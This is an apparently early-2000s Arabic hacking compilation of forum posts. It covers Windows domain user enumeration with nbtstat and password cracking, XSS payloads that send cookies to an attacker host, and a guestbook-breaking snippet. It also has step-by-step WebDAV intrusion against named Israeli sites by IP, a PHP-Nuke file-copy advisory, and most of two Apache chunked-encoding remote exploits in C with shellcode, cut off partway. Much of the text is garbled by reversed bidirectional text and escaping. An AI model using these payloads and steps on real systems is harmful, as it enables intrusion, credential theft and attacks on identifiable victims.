اذن هناك ابواب خلفيه للحصول عليه من بعض الطرق الوصول لبعض اسماء المستخدمين الموجودين في الشركه وهذا يعتبر عيب من عيون Windwos لانها تطنشهم هههههههه مدري ليش
فيه امر تقدر تعرف من خلاله بس ألا الان انت ماتقدر تسويه لانه مالك حق وصول مباشر يعني انت لازم تحصل على username and password لاي يوزر موجود في المجال الامر هو net user وهو يستعرضلك جميع المستخدمين الموجودين بالمجال
لكن فيه طريقه للحصول على اسماء بالهبل هههههه
كيف ؟؟
الان عندما يقوم مستخدم بتسجيل دخول يقوم جهازه ليس فقط بتسجيل اسمه فقط بل اسم جهازه يعني على سبيل المثال مدير الشبكه اذا صار عنده زحمه يشغل خدمه اسمها مراقبه النظام حتى يعرف انه وصل للحد الأقصى
عندما يقوم مستخدم بتسجيل الدخول تقوم خدمه Messenger Service بتسجيل اسم المستخدم كاحد اسماء NetBios الموجودين في الشبكه الي انت اساسا جالس تبحث عنهم وعلى افتراض انك دخلت على خادم بعنوان IP 200.200.200.200 فأن اي شخص اذا قام بعمل nbtstat -a 200.200.200.200سيتكمن من معرفه اسم جهازك واسم المستخدم واذا كان جهازك MSBROWSERاو لا (سوف اتحدث عنها بالتفصيل)
طيب لنفرض ان فيه شخص باسم John ورقمIP 200.200.200.50 موجود في الشبكه فانك اذا قمت بعمل Nbtstat -a 200.200.200.50 راح يضهرلك انه فيه شخص باسم john واسم جهازه johnPC
الأن موجود معك اسم مستخدم (احتمال يكون Administrator)طيب وش نسوي ؟
قوم بتعطيل خدمه Messenger Service في جهزك (ولن يتم تسجيل اسمك في النطاق يعني بتخش مخفي)
وبالسنبه ل MSBROWSER اذا شفتها بعد عمل الامر nbtstat -a
هذا يعني انه استعراض رئيسي للمجال وهذا من اكبر الاخطاء التي يقومون بها مدراء الشبكات لان مراقب المجال يدوخ لا يستطيع التجميع وتستطيع استغلال مثل هذه الثغرات دائما في الشبكات الداخليه
طيب انت الان حصلت على اسم المتسخدم
انت محتاج كلمه المرور وهذي هي المشكله يعني انت ضميت جهازك مع الشبكه لكن ماقدرت تحصل على كلمه المرور لكن تقدر تحصل عليها nt senstiver او متحسس الشبكه (معليش ماني متاكد من السبيلنق) .
طيب كيف اقدر احصل فعليا على كلمه المرور
غالبا ماتكون كلمات مرور المستخدمين تافهه جدا هاذ اذا وجدت اصلا
يعني برنامج مثل l0pthcrack يحل لك المشكله....

" Cross Site Scripting "

$$$$$$$$
الكاتب:tcp
$$$$$$$$

المتطلبات :

معرفة تامه بلغة HTML

اطلاع غير متعمق على لغات السكربتينق وهي JAVASCRIPT ,PERL ,CGI ,VBSCRIPT

ومن وجهة نظر شخصية المصايب كلها من الجافا سكربت والهتمل

==========

الاهداف المنشوده :

*** افهام القارئ عن الكيفية التى يتم فيها سرقة معلومات هامه من جهاز المستخدم**

*** اختراق المنتديات من نوع VBULLETIN او YaBB and UBB او المجلات من البهب نيوك او بوست نيوك**

***افهام القراء عن الكيفية التي تتم فيها سرقة الكوكيز او اختطاف الجلسة من المستخدمين**

*** ان يستطيع القارئ توسيع مداخل الاختراق**

المشكلة :

كما هو معروف فان مستعرضات الوب مثل الاكسبلورر او نت سكيب ... الخ تاتي مترجمات النصوص او السكربتات

مبنية داخلها ويتم ترجمة السكربتات على جهاز المستخدم فلو اننا طلبنا صفحة كان بها سكربت معين

فان المستعرض يترجم هذا السكربت ويظهره على نفس الصفحه المطلوبه .

اما بالنسبة للمنديات او مجموعات النقاش فانها ترفض مثل هذه السكربتات وتعتبرها خرق للخصوصية

او قد تستغل في اغراض سيئة لسرقة معلومات حساسة من المستخدمين

المثال التالي يوضح كيفية ادراج السكربت :

message. Hello FOLKS board. This is a

<SCRIPT/>malicious code<SCRIPT>

end of my message. This is the

ان كلمة malicious code تم ادرجها او حقنها في بين علامتي السكربت وقد تحتوي على كود خبيث

يسرق او يرسل بيانات ... الخ لذلك فان مصمموا برامج المنتديات ومطوروا يمنعونها الا اذا مكنها الادمن

او المصمم او قد يتم استخدامها اذا مكن المنتدى تفيل HTML مثلا يتم ادراج السكربت مكان خاصية الامج

img>document.write('<script>
<script/>؛'<src="http://my_ip_address/'+document.cookie+'"

او قد يستطيع السكربت ان يكتب على شكل رابط في صفحة او يرسل لك بالبريد او يرسل لك عن طريق المسنجر

والمثال التالي يوضح لك كيفية عمل رابط في صفحة

<SCRIPT>HREF="http://example.com/comment.cgi? mycomment= A>
<A/>Click here <"<SCRIPT/>code malicious

انظر هنا وركز في كيفية عمل الكود انها فقط عندما يصلك باحد الطرق المذكوره اعلاه وتضغط عليه سينفذ السكربت

وللشرح اكثر لنفرض ان السكربت comment.cgi سكربت يرسل ملاحظاتك لصاحب الموقع او قد يكون سكربت للبحث

في الموقع او المنتدى وهو يحتوي على متغير داخله اسمه mycomment ياخذ المدخلات او الملاحظات التي تكتبها

فلو اعتبرناه انه سكربت بحث ويولد صفحات ديناميكية ناتجه من البحث ستكون النتائج وخيمة فبدل ان

ينتج الصفحات الحيوية او النشطه سينتج مايطلبه السكربت منه لاحظ الفكره هنا فقد ضمن السكربت داخل

حقل نصي فبدلا من ان ياخذ الحقل النصي نصوص استخدم ليأخذ اوامر من السكربت .

وحتى اعقد الامور اكثر لاحظ المثال التالي :

SCRIPT>HREF="http://example.com/comment.cgi? mycomment= A>
<A/>here Click <"<SCRIPT/><SRC='http://bad-site/badfile'

هنا استخدم نفس السكربت السابق لكن هذه المره طوره اكثر ليكون مستخدما في ادراج ملف من موقع اخر والذي

هو بالاسم BADFILE ولان مصدر البيانات ادخل فيه عدة مصادر اخرى عن طريق السكربت المذكور فأن هذا الهجوم

يسمى ب cross-site scripting او الترجمه من عندي " برمجة عبور الموقع " لاننا عبرنا باستخدام برمجة

السكربتات اكثر من موقع واذا كنت تلاحظ في السيكيورتي فوكس او المواقع الامنيه تختصر ب CSS وهي اختصار

ل cross-site scripting وليس ل CASCADE style sheets اي اوراق الانماط المتتالية

قد يدخل بدل الوسم او علامة السكربت اي من الوسوم التالية

<SCRIPT>، <OBJECT>، <APPLET>، and <EMBED>

ومن الممكن ان يكون هناك وسم النماذج <form> من وسوم HTML وبنفس الافكار السابقة يمكن تنفيذ الاوامر

منها لسرقة الكوكيز او بيانات اخرى او توجيهك لصفحات اخرى

اذا كنت قرات ماكتبته عن التكويد السداسي عشر واليونيكود تستطيع الان ان تفهم ما اقصده

==========

ولمزيد من التفاصيل :

http://www.cert.org/advisories/CA-2000-02.html

http://www.perl.com/pub/a/2002/02/20/css.html

...

" كـود تـدمـر سجل الـزوار "

$$$$$$$$$$
الكاتب: العبقري
$$$$$$$$$$

كود صغير جدا بحجمه،كبير بقدرته على تدمير سجل الزوار بالكامل...انتم تعرفون طبعا كيفية عمل توقيع في سجل الزوار،الأسم- الأيميل- موقعك الشخصي-تقديرك للموقع- طريقة الأستدلال.....والنقطه المهمه وهي كتابة تعليقك على الموقع؟؟؟؟؟؟؟

نحن سوف نضع كل شي حسب ما هو مطلوب ولكن عندما نأتي لكتابة التعليق.....نقف ونكتب:

.
.
.
.
.
.
.
.
.
.
.
.
.

هذا هو الكود :

==========

h3>put your text here<xmp><plaintext><--

==========

يمكنك كتابة اي شي تريد في مكان.... put your text here وهذا كل شي ....بعد توقيعك اعمل ريفريش وانظر ماذا حصل

ملاحظه:
=====
الكود لا يعمل مع بعض انواع سجل الزوار؟!...

" شرح شبه مفصل عن الثغرات "

$$$$$$$$
الكاتب:icer
$$$$$$$$

الموضوع اليوم ينقسم الى التالي :
١- كيف تجد اكسبلويتات ؟
٢- كيف تستعمل الاكسبلويتات (دعونا نسميها استثمارات) ؟
٣- انواع مختلفه من الاستثمارات...
٤- مواقع مفيده للبحث عل الثغرات...
××

a face at the interface :

الاستثمارات تستخدم عاده لكي تحصل عل الرووت عل نظام معين ..و الرووت هو عباره عن الادمينيستراتور او مدير النظام الذي تريد اختراقه... الاستثمارات دايما ما توجد بواسطه ملف معين يجعك تستطيع الدخول بواسطه ال http بصوره طبيعيه ..
لذلك نستخدم scanner لبحث عن هذا الاستثمار ....يو جد العديد من الاستثمارات مثل BOF (buffer over flow) , DoS (denial of service) ,
و على فكره انا ا اؤمن ان ال هجوم ال DoS هي اكسبلويت ...
و يوجد ايضا الثغرات التي تتيح لك تنفيذ بعض الاوامر مثل عرض و مسح و الكتايه على الملفات مث الاكستينشنز و غيرها ....بالنسبه لموضوع البوفر اوفر فلو فهو يشبه الى حد كبير ال DoS حيث يعتمد على ارباك السيرفير بفيض من المعلومات و يمنحك الرووت.
اما هجوم ال DoS فهو عباره عن ارسال GET / POST ال السيرفير مما يؤدي ال حدوث OVERLOAD لوحده المعالجه المركزيه للسيرفير (اللي هو عباره عن جهاز يعمل 24ساعه) فيتوقف الموقع عن العمل و يصبح السيرفير.... OFFLINE
××

١- كيف تجد استثمارات ؟

لكي تستطيع ان تستثمر ثغره معينه في سيرفير فانه يجب عليك اولا ان تتاكد ان الثغره موجوده في السيرفير
و لما كان الاستثمار عباره عن فايل معين ..فانه يوجد طريقتين لمعرفه ما اذا كانت الثغره موجوده ام لا..
اما عن طريق التطبيق مباشره من خلال المتصفح كما في حاله بعض ثغرات امتصفح مثل اليونيكود او الفرونت بيج
او ان تستخدم السكانرز في فحص الموقع ..طبعا من المعروف ان ثغرات المتصفح لها سكانرز ال threads
و هي تسمى ال cgi scaners بعضها ممكن ان تضيف له ملفات بها ثغرات و البعض الاخر يكون جاهزا ..
و هناك نوع اخر من السكانرز و ان احبذه<<< shadow security scaner...
.....على فكره من احسن المواقع التي يمكن ان تجد بها احدث الثغرات هو rootshell.com و هو يحتوي على
محرك بحث يكفي ان تضع مفتاح للبحث عباره عن كلمه واحده او كلمتان مثل red hat 7.2 و سوف تجد العديد من الثغرات التي تحتوي على

red hat 7.2 .....

××

٢- كيف تستغل هذه الثغرات ؟؟

الكثير من الناس عندما يفحصون موقع بسكانر (و خاصه ال (shadow و يطلع لهم استثمارات معينه ..لا يعرفون ايش يسوون

بعد كذا؟؟؟؟...

لو انت بتستعمل الشادو حتلاقي url بجانب الثغره ..تزرو العنوان ده و تقره كل كلمه تلاقيها هناك ..

او اذا لم تجد اي url في السكانرز الاخرى يبقى تاخد اسم اثغره و تروح الموقع rootshell.com

و تكتب في محرك البحث اسم الثغره و انت ان شاء الله في ٩٩% من الحالات بتلاقي استثمار لهاي الثغره..

و كيف تستخدمها و اشياء زي كده.....

××

٣- انواع مختلفه من الاستثمارات :

طبعا الكثير من الاستثمارات يكون هدفها هو منحك الرووت على السيرفير ..معنى كلمه رووت هو المدير او الادمين .. لا يوجد اي قيود على ال commands اللي الرووت يكتبها ..اي لك كل الصلاحيات على السيرفير

و الحصول على الرووت يمكن ان يتم من خلال العديد من الثغرات مثل ثغرات ال , http و ال BOF و غيرها ..

كها تعتمد على طريقه عمل الثغرات .. فهي قد تعطي لك صلاحيه قراءه و حذف و الكتابه عل الملفات و ايضا

رفع ملفات الى السيرفير ....

او قد تعطي لك الكلمه السريه و اسم اليوزر اما في صوره واضحه مثل الملف config.inc او مشفره بمقياس

... DES/MD5كما في الملف .... /etc/passwd في انظمه اليونيكس...

بالنسبه للبفر اوفر فلو فهو يشبه الى حد كبير هجوم ال DoS و لكنه لا يسبب ضرر للسيرفير مثلما يسببه هجوم ال DoSالمهم انه في اغلب الاحيان يكون البفر عباره عن ارسال اوامر للسيرفير تنتهي دائما باعطائك

صلاحيه الرووت ... و هذا بسبب استقبال السيرفير لكم هائل من الداتا فيؤدي الى ارباك السيرفير..

××
××××××××××××××××××××××××××××××××××

٤- مواقع مفيده للبحث عن الثغرات من خلالها :

يمكنك البحث عن الاستثمارات الجديده في هذه المواقع :

packetstorm.securify.com /.securityfocus.com /www.insecure.org

http://rootshell.redi.tk/ و غيرها ابحث سوف تجد المزيد :)....

" كيف تستخدم الثغرات "

$$$$$$$$$$$$$$$$$$
الكاتب: VoOoDa BE$T
$$$$$$$$$$$$$$$$$$

البداية:

txt. :
ويعني ملف ملف نصي..من الممكن اي يحتوي على سورس كود لبعض الثغرات او البرامج المكتوبة بالسي ، البير..اكمل القراءة لتعرف كيفية استخدامها..
<><><><><><><><>

c. :
هو برنامج سي لكنه سورس كود فقط..واغلب الثغرات يتم كتابتها بالسي..هذا يفترض عليك عليك تحميله ثم عمل (compile) _وهذا يعني تحويل السورس كود لملف (برنامج)_ ثم تقوم بتشغيله...لكن المشكلة هنا انه لن يمكن تشغيلها تحت بيئة ويندوز..فيجب ان يكون عندك Linux او Shell Account ..
بعض التحميل توجه للمسار الموجود به المفل ثم اكتب:
gcc filenmae.c ----> امر الكومبايل
سينتج الملف:
a.out ---> وهو البرنامج الناتج..

والان ماذا ينقصك؟؟
يجب ان يكون معك اي بي او اسم الموقع الذي تريد ان تطبق عليه الثغرة..

كمثال:
a.out xxx.xxx.xxx.xxx/.
للثغرات المكتوبة بالبيرل:
<><><><><><><><>

pl. :
برنامج بيرل..لتشغيله ايضا تحتاج Linux او Shell Account
اذا كان exploit واردت ان تطبقه على موقع اكتب:
perl filename.pl xxx.xxx.xxx.xxx
او
filename xxx.xxx.xxx.xxx/.

<><><><><><><><>
...

$$$$$$$$$$$$$
الكاتب:DeadLine
$$$$$$$$$$$$$

الشرح :
اولاً الثغره يا أخوان تطبق على سيرفرات :
Microsoft-IIS/5.0 on Windows 2000

يا أخوان كل مانحتاجه هي اداه بسيطه يقدمها لنا وندوز ٩٨ وانني لا اعلم ان كانت النسخ الاخرى تمتلك مثل هذه لخاصيه ام لا لانني اعمل على نظامين فقط لينكس ماندريك ووندوز٩٨ فقط :

الاداه هيWeb Folders :

اين نجد هذه الثغره :
حسناً سوف نجدها انشاءالله في الخطوات التاليه :
ادخل على My Computer

ثم ستجدها هناك ليس داخل السي او شيء آخر بل داخل My Computer فقط يعني تكون هي مع السي والدي الى آخره

نفتح يا أخون الملف المسمى Web Folders

ثم سنجد الآتي :

Add Web Folderحيث هي التي ستكون اداتنا المهمه للاختراق

نفتح ال : Add Web Folder

حيث نجد كلمة Type the location to add

ونرى تحتها مستطيل نقوم بأدخال الآتي :

http://hostname.com/
حيث ان hostname هو ايبي الموقع انتبه قلنا ايبي الموقع وليس الاسم
والجميع يعرف كيف يخرج الايبي تبع الموقع وهناك دروس كثيره بخصوص هذا الموضوع

وهذه مواقع اسرائيليه للتطبيق حيث انها تعمل على ايبي موحد :
mail.talcar.co.il
daihatsu-israel.co.il
daewoo-israel.co.il

ندخل بالمستطيل الذي تم ذكره :
http://192.117.143.121/

ثم نضغط على كلمة Next :

وهنا سوف تعمل الاداه بتحميل ملفات الموقع وتعطيك خاصية الادمن وهي تحميل وازالة الملفات

فبعد ان ينتهي البرنامج من التحميل تظهر لك كلمة finish :

عندها تذهب الى ال Web Folder : وتجد ملف الموقع هناك ومسمى تحت ايبي الموقع

موقع اخر للتطبيق :

212.199.43.84http://www.israwine.co.il/

ملاحظه : اذا تم طلب ادخال باسوورد ويوزر نيم فأعرف ان الثغره مغلقه
او اذا دخلت الى الملفات ولم تجد اي ملف فمعناه ان الثغره مغلقه ايضاً
اسئل الله التوفيق والعافيه اللهم امين اللهم امين...

$$$$$$$$$$$$$$$$
الكاتب: Arab VieruZ
$$$$$$$$$$$$$$$$

الشرح بالأنقليزية :

:twlc here your supergate and LucisFero from day
Posted on Monday, September ٢٤ @ ١٤:٢٥:٥٨ CDT
:topic advisories
twlc security divison
٢٠٠١/٠٩/٢٤

.Php nuke BUGGED

:Found by
LucisFero and supergate
twlc/.

Summary
it allows you to 'cp' any file on ...This time the bug is really dangerous
...or even upload files ...the box

dSystems Affecte
all the versions ARE vulnerable
is ٥,٢ is ok while the final .i wonder why a released c) '١RC ٥,٠ except '
(bugged

Explanation
Do you need sql password?

http://www.server.net/admin.upload?php=١
config=elifresu&/images/=txt&wdir.hacked=php&file_name.config=elif&
txt .hacked=php&userfile_name.

the admin 'login' page will be prompted just go to
http://www.server.net/images/config.hacked/ .txt and you will see
that as everyone knows contain the sql's passwords, you can even
and try ...un' to find all the ways to use iti leave you the 'f...upload files
to dont be a SCRIPT KIDDIE we wrote this advisory to help who runs
.php nuke and NOT TO LET YOU HAVE FUN

:php contains this routine.admin ...let me explain you the bug
؛(EMANELIF_TPIRCS$)dirname = ridesab$
؛٢٠ =extrows t$
؛٨٥ = sloctxet$
؛(FLES_PHP$)dirname = ridu$
؛"/"=ridw$ (ridw$!)if
؛"FileManager"=po$ (lecnac$)if
} (daolpu$)if
؛(eman_elifresu$.ridw$.ridesab$،elifresu$)copy
؛"ridw$ <-- eman_elifresu$ ".DEDAOLPU_."" = noitcatsal$
WE TOTALY !GMO <---------- This need a rewrite //
AGREEEEEEEE lmao
؛("php.header")include//
؛(elifplh$)GraphicAdmin//
؛()html_header//
؛()displaydir//
؛"/"=٢ridw$
؛(٢ridw$. ridesab$)chdir
؛()CloseTable//
؛("php.footer")include//
؛("FileManager=p?opph.admin :Location")Header
exit;
{

so you ...that doesnt do a check to see if you are logged as admin or no
...can use it anyway

Solution
cause we wanted to remove the file manager ...we erased the function
-files use FTP to upload- ...anyway but i suggest you to do the same

:conclusions
this software is used by thousands of ...yet another bug of php nuke
i hope that this time the (we run something based on it too) ...people
as i said before just !author will reply soon and will release a patch too
be a script kiddie or we simply WONT post anymore this dont try to
Prolly the funny thing is that who first discovered .kind of advisories
so i ...hours before didnt knew php ٢ ...the bug was LucisFero that
.fear him and you should too (supergate)

:posted at

٤٢١=php?sid.article/net.twlc.www//:net article http.twlc.www//:http
com.bugtraq@securityfocus
-good luck-org .phpnuke.www//:http
Nuke Web -PHP :Project ٧٥١١=di_puorg؟/tracker/net.sourceforge//:http
Portal System
and of course mailed to the author of php nuke

remember that trojans are ...bugs, ideas, insults, cool girls)tacts con
:(null/dev/directed to

net.lucisfero@twlc
net.supergate@twlc

(yes we are patched)net .twlc.www//:http

.bella a tutti .peace out pimps

eof

**-=-=-=-=-=-=Arab VireruZ=-=-=-=-=-

؛("FileManager=php?op.admin :Location")Header
exit;
{
-=-=-=-=-=-=Arab VireruZ=-=-=-=-=-

" ثـغـرة Chunked "

$$$$$$$$$$$$$$$$$$$$$$
منقول من موقع angels-bytes
$$$$$$$$$$$$$$$$$$$$$$

كلنا سمع بثغره تسمى Chunked لـ ، Apache السبب لعدم تحدث موقع angels-bytes عنها هو أنها أتت قبل إنطلاق الموقع ، الآن سأضع ، Retina Apache Chunked Scanner وهي أداة تقوم بفحص نطاق من ٢٥٤ عنوان آي بي ، وتظهر لك ما منها مصاب بهذه الثغره.

إذا أردت معالجة هذه الثغره عند وجودها فأنصحك بتنزيل أباتشي ٢,٠,٣٩ فهو الأفضل الى الآن
هذه هي وصلة التنزيل
http://www.apache.org/dist/httpd/binaries

أما لمسألة إستثمار هذه الثغره فسوف أضع لكم أفضل أستثمارين

الخطأ في أباتشي 1.3.24 واعلى إلى ٢ و من ٢ إلى ٢,٠,٣٦ ، dev-وهي في الروتين البرمجي الذي يتعامل مع رسائل الخطأ

هذان الإستثماران تستخدمان من قبل مهاجم بعيد لتسبب طفح محلي في السيرفر المصاب ، مؤديه بذلك إلى إعادة كتابه في الذاكرة ، وبطريقة ما تسمح لتنفيذ كود

```
))*/قد تم تجريبها وإختبارها من قبل angels-bytes.com قبل وضعها لكم هنا ((
*/
*/حصلنا عليها من سيكورتي تيم*/
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include

#define EXPLOIT_TIMEOUT 5 /* num seconds to wait before assuming
it failed */
```

```
#define RET_ADDR_INC 512

#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7

#define REP_POPULATOR 24
#define REP_RET_ADDR 6
#define REP_ZERO 36
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 \\'A\\'
#define PADDING_2 \\'B\\'
#define PADDING_3 \\'C\\'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
\\\" \\\\x89\\\\xe2\\\\x83\\\\xec\\\\x10\\\\x6a\\\\x10\\
\\\\x54\\\\x52\\\\x6a\\\\x00\\\\x6a\\\\x00\\\\xb8\\
\\x1f\\\"
\\\" \\\\x00\\\\x00\\\\x00\\\\xcd\\\\x80\\\\x80\\\\x7a\\
\\\\x01\\\\x02\\\\x75\\\\x0b\\\\x66\\\\x81\\\\x7a\\
\\x02\\\"
\\\" \\\\x42\\\\x41\\\\x75\\\\x03\\\\xeb\\\\x0f\\\\x90\\
\\\\xff\\\\x44\\\\x24\\\\x04\\\\x81\\\\x7c\\\\x24\\
\\x04\\\"
\\\" \\\\x00\\\\x01\\\\x00\\\\x00\\\\x75\\\\xda\\\\xc7\\
\\\\x44\\\\x24\\\\x08\\\\x00\\\\x00\\\\x00\\\\x00\\
\\xb8\\\"
\\\" \\\\x5a\\\\x00\\\\x00\\\\x00\\\\xcd\\\\x80\\\\xff\\
\\\\x44\\\\x24\\\\x08\\\\x83\\\\x7c\\\\x24\\\\x08\\
\\x03\\\"
\\\" \\\\x75\\\\xee\\\\x68\\\\x0b\\\\x6f\\\\x6b\\\\x0b\\
```

```
\\\x81\\\\x34\\\\x24\\\\x01\\\\x00\\\\x00\\\\x01\\
\\x89\\\"
\\\" \\\\xe2\\\\x6a\\\\x04\\\\x52\\\\x6a\\\\x01\\\\x6a\
\\\x00\\\\xb8\\\\x04\\\\x00\\\\x00\\\\x00\\\\xcd\\
\\x80\\\"
\\\" \\\\x68\\\\x2f\\\\x73\\\\x68\\\\x00\\\\x68\\\\x2f\
\\\x62\\\\x69\\\\x6e\\\\x89\\\\xe2\\\\x31\\\\xc0\\
\\x50\\\"
\\\" \\\\x52\\\\x89\\\\xe1\\\\x50\\\\x51\\\\x52\\\\x50\
\\\xb8\\\\x3b\\\\x00\\\\x00\\\\x00\\\\xcd\\\\x80\\
\\xcc\\\";


struct {
char *type;
u_long retaddr;
} targets[] = { // hehe, yes theo, that say OpenBSD here!
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.20\\\", 0xcf92f },
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.22\\\", 0x8f0aa },
{ \\\"OpenBSD 3.0 x86 / Apache 1.3.24\\\", 0x90600 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.20\\\", 0x8f2a6 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.23\\\", 0x90600 },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.24\\\", 0x9011a },
{ \\\"OpenBSD 3.1 x86 / Apache 1.3.24 #2\\\", 0x932ae },
};


int main(int argc, char *argv[]) {

char *hostp, *portp;
unsigned char buf[512], *expbuf, *p;
int i, j, lport;
int sock;
int bruteforce, owned, progress;
u_long retaddr;
struct sockaddr_in sin, from;


if(argc != 3) {
printf(\\\"Usage: %s \\\\n\\\", argv[0]);
printf(\\\" Using targets:\\\\t./apache-scalp 3 127.0.0.1:8080\\\\n\\\");
printf(\\\" Using bruteforce:\\\\t./apache-scalp 0x8f000
```

```
127.0.0.1:8080\\\\n\\\");
printf(\\\"\\\\n--- --- - Potential targets list - --- ----\\\\n\\\");
printf(\\\"Target ID / Target specification\\\\n\\\");
for(i = 0; i < sizeof(targets)/8; i++)
printf(\\\"\\\\t%d / %s\\\\n\\\", i, targets[i].type);

return -1;
}


hostp = strtok(argv[2], \\\":\\\");
if((portp = strtok(NULL, \\\":\\\")) == NULL)
portp = \\\"80\\\";

retaddr = strtoul(argv[1], NULL, 16);
if(retaddr < sizeof(targets)/8) {
retaddr = targets[retaddr].retaddr;
bruteforce = 0;
}
else
bruteforce = 1;


srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

/* skip invalid return adresses */
i = retaddr & 0xff;
if(i == 0x0a || i == 0x0d)
retaddr++;
else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
continue;


sock = socket(AF_INET, SOCK_STREAM, 0);
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = inet_addr(hostp);
sin.sin_port = htons(atoi(portp));
if(!progress)
printf(\\\"\\\\n[*] Connecting.. \\\");
```

```
fflush(stdout);
if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
perror(\\\"connect()\\\");
exit(1);
}

if(!progress)
printf(\\\"connected!\\\\n\\\");


/* Setup the local port in our shellcode */
i = sizeof(from);
if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
perror(\\\"getsockname()\\\");
exit(1);
}

lport = ntohs(from.sin_port);
shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;


p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
REP_SHELLCODE)
+ ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024) *
REP_POPULATOR));

PUT_STRING(\\\"GET / HTTP/1.1\\\\r\\\\nHost: apache-scalp.c\\\\r\\\\n\\\");

for (i = 0; i < REP_SHELLCODE; i++) {
PUT_STRING(\\\"X-\\\");
PUT_BYTES(PADSIZE_3, PADDING_3);
PUT_STRING(\\\": \\\");
PUT_BYTES(NOPCOUNT, NOP);
memcpy(p, shellcode, sizeof(shellcode) - 1);
p += sizeof(shellcode) - 1;
PUT_STRING(\\\"\\\\r\\\\n\\\");
}

for (i = 0; i < REP_POPULATOR; i++) {
PUT_STRING(\\\"X-\\\");
PUT_BYTES(PADSIZE_1, PADDING_1);
```

```
PUT_STRING(\\\": \\\");
for (j = 0; j < REP_RET_ADDR; j++) {
*p++ = retaddr & 0xff;
*p++ = (retaddr >> 8) & 0xff;
*p++ = (retaddr >> 16) & 0xff;
*p++ = (retaddr >> 24) & 0xff;
}

PUT_BYTES(REP_ZERO, 0);
PUT_STRING(\\\"\\\\r\\\\n\\\");
}

PUT_STRING(\\\"Transfer-Encoding: chunked\\\\r\\\\n\\\");
snprintf(buf, sizeof(buf) - 1, \\\"\\\\r\\\\n%x\\\\r\\\\n\\\", PADSIZE_2);
PUT_STRING(buf);
PUT_BYTES(PADSIZE_2, PADDING_2);
snprintf(buf, sizeof(buf) - 1, \\\"\\\\r\\\\n%x\\\\r\\\\n\\\",
MEMCPY_s1_OWADDR_DELTA);
PUT_STRING(buf);

write(sock, expbuf, p - expbuf);

progress++;
if((progress%70) == 0)
progress = 1;

if(progress == 1) {
memset(buf, 0, sizeof(buf));
sprintf(buf, \\\"\\\\r[*] Currently using retaddr 0x%lx, length %u, localport
%u\\\",
retaddr, (unsigned int)(p - expbuf), lport);
memset(buf + strlen(buf), \\' \\', 74 - strlen(buf));
puts(buf);
if(bruteforce)
putchar(\\';\\');
}
else
putchar((rand()%2)? \\'P\\': \\'p\\');


fflush(stdout);
while (1) {
```

```
fd_set fds;
int n;
struct timeval tv;

tv.tv_sec = EXPLOIT_TIMEOUT;
tv.tv_usec = 0;

FD_ZERO(&fds);
FD_SET(0, &fds);
FD_SET(sock, &fds);

memset(buf, 0, sizeof(buf));
if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
if(FD_ISSET(sock, &fds)) {
if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
break;

if(!owned && n >= 4 && memcmp(buf, \\\"\\\\nok\\\\n\\\", 4) == 0) {
printf(\\\"\\\\nGOBBLE GOBBLE!@#%%)*#\\\\n\\\");
printf(\\\"retaddr 0x%lx did the trick!\\\\n\\\", retaddr);
sprintf(expbuf, \\\"uname -a;id;echo hehe, now use 0day OpenBSD
local kernel exploit to gain instant r00t\\\\n\\\");
write(sock, expbuf, strlen(expbuf));
owned++;
}

write(1, buf, n);
}

if(FD_ISSET(0, &fds)) {
if((n = read(0, buf, sizeof(buf) - 1)) < 0)
exit(1);

write(sock, buf, n);
}
}

if(!owned)
break;
}

free(expbuf);
```

```
close(sock);

if(owned)
return 0;

if(!bruteforce) {
fprintf(stderr, \\\"Ooops.. hehehe!\\\\n\\\");
return -1;
}
}

return 0;
}
```

Exploit #2:

```
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#ifdef __linux__
#include
#endif

#define HOST_PARAM \\\"apache-nosejob.c\\\" /* The Host: field */
#define DEFAULT_CMDZ \\\"uname -a;id;echo \\'hehe, now use another
bug/backdoor/feature (hi Theo!) to gain instant r00t\\';\\\\n\\\"
#define RET_ADDR_INC 512

#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7
```

```
#define REP_POPULATOR 24
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 \\'A\\'
#define PADDING_2 \\'B\\'
#define PADDING_3 \\'C\\'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
\\\" \\\\x68\\\\x47\\\\x47\\\\x47\\\\x47\\\\x89\\\\xe3\
\\\x31\\\\xc0\\\\x50\\\\x50\\\\x50\\\\x50\\\\xc6\\
\\x04\\\\x24\\\"
\\\" \\\\x04\\\\x53\\\\x50\\\\x50\\\\x31\\\\xd2\\\\x31\
\\\xc9\\\\xb1\\\\x80\\\\xc1\\\\xe1\\\\x18\\\\xd1\\
\\xea\\\\x31\\\"
\\\" \\\\xc0\\\\xb0\\\\x85\\\\xcd\\\\x80\\\\x72\\\\x02\
\\\x09\\\\xca\\\\xff\\\\x44\\\\x24\\\\x04\\\\x80\\
\\x7c\\\\x24\\\"
\\\" \\\\x04\\\\x20\\\\x75\\\\xe9\\\\x31\\\\xc0\\\\x89\
